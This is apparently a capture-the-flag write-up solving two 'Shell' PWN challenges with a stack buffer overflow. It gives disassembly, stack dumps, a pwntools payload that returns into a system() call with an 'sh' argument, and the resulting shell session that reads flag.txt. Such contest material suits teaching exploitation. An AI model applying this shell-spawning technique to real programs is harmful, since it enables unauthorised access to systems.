PWN - Shell (Medium & Hard)

> **Shell Medium**
> Run a command and get the flag.
> ASLR is off on the server.

> **Shell Hard**
> Maybe changing the code isnt the right direction.
> Note: The binary from shell has not changed

The functions here are exactly the same as in the task PWN - Never Called, but only the printFlag function is different, it now takes the *command* parameter and calls *system*.

```
void __cdecl printFlag(char *command)
{
  printf(command);
  system(command);
}
```

Offset remains the same - 62, the address of the printFlag function is 0×5655628b.

```
pwndbg> disassemble printFlag
Dump of assembler code for function printFlag:
   0x5655628b <+0>:     push   ebp
   0x5655628c <+1>:     mov    ebp,esp
   0x5655628e <+3>:     push   ebx
   0x5655628f <+4>:     sub    esp,0x4
   0x56556292 <+7>:     call   0x565560e0 <__x86.get_pc_thunk.bx>
   0x56556297 <+12>:    add    ebx,0x2d31
   0x5655629d <+18>:    sub    esp,0xc
   0x565562a0 <+21>:    push   DWORD PTR [ebp+0x8]
   0x565562a3 <+24>:    call   0x56556050 <printf@plt>
   0x565562a8 <+29>:    add    esp,0x10
   0x565562ab <+32>:    sub    esp,0xc
   0x565562ae <+35>:    push   DWORD PTR [ebp+0x8]
   0x565562b1 <+38>:    call   0x56556080 <system@plt>
   0x565562b6 <+43>:    add    esp,0x10
   0x565562b9 <+46>:    nop
   0x565562ba <+47>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565562bd <+50>:    leave
   0x565562be <+51>:    ret
```

Now let's try the exploit from **Never Called**, but change the payload itself to the next one to get a better idea of what will happen.

```
payload2 = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapa',
    p32(0x5655628b),
)
```

And in EDB let's see what happens in the printFlag function. We set breakpoint at address 0×5655628b. Our payload is written into the stack and output to the terminal. And the same thing happens before calling *system*.

```
5655:628b 55                    push ebp
5655:628c 89 e5                 mov ebp, esp
5655:628e 53                    push ebx
5655:628f 83 ec 04              sub esp, 4
5655:6292 e8 49 fe ff ff        call shell_hard.out!__x86.get_pc_thunk.bx
5655:6297 81 c3 31 2d 00 00     add ebx, 0x2d31
5655:629d 83 ec 0c              sub esp, 0xc
5655:62a0 ff 75 08              push dword [ebp+8]
5655:62a3 e8 a8 fd ff ff        call shell_hard.out!printf@plt
```


```
ffff:d004 f7e1cff4  f
ffff:d008 616c6161 aala
ffff:d00c 616d6161 aama
ffff:d010 56556297 .bUV return to 0x56556297 <shell_hard.out!printFlag+12>
ffff:d014 616f6161 aaoa
ffff:d018 616f6161 aaoa
ffff:d01c 61706161 aapa
```

We see that the last to be written from our line is 'aala'. Then we write *'sh'* instead and after it and the flaw byte to overwrite the EIP register. And add another 20 characters


and see what happens to the program.

```
payload2 = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaaka',
    b'sh\x00',
    b'aaamaaanaaaoaaapp',
    p32(0x5655628b),
    b'aaaabaaacaaadaaaeaaa',
)
```

So, the program crashed when trying to address **0x616162**. We get offset - 4.



So after overwriting the EIP register we need to add 4 bytes and the memory address of the 'sh' line. Our command has the address **0x5655a5da**.



Now let's rewrite the payload and run our exploit.

```
payload = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaaka',
    b'sh',
    b'\x00',
    b'aaamaaanaaaoaaapp',
    p32(0x5655628b),
    b'B' * 4,
    p32(0x5655a5da)
)
```

Run the exploit command and gain control over the task container.

```
python3 shell.py DEBUG
```

```
# $ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x4 bytes:
    b'ls\r\n'

[DEBUG] Received 0xb9 bytes:
    b'Dockerfile  bin   etc\t    lib    libx32  mnt\t root  srv  usr\r\n'
    b'Makefile    boot  flag.txt  lib32  main.c  opt\t run   sys  var\r\n'
    b'a.out\t    dev   home\t    lib64  media   proc  sbin  tmp\r\n'
    b'# '


# $ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0xe bytes:
    b'cat flag.txt\r\n'

[DEBUG] Received 0xb1 bytes:
    b'Hi\r\n'
    b'Wow this was hidden bucket{41w4y5_check_h1dd3n_f2f31ec5} You expected a flag here? #\r'
    b'You expected a flag here?                                                          \r\n'
    b'# '
```

I never understood the difference between the tasks, I was just lucky that the exploit fit both tasks! Judging by the description of the Hard problem, it was possible to solve the Medium task by changing the code.

> Full exploit
> Flag Medium: **bucket{5h331_4cc355_d8ebd45cc}**
> Flag Hard: **bucket{41w4y5_check_h1dd3n_f2f31ec5}**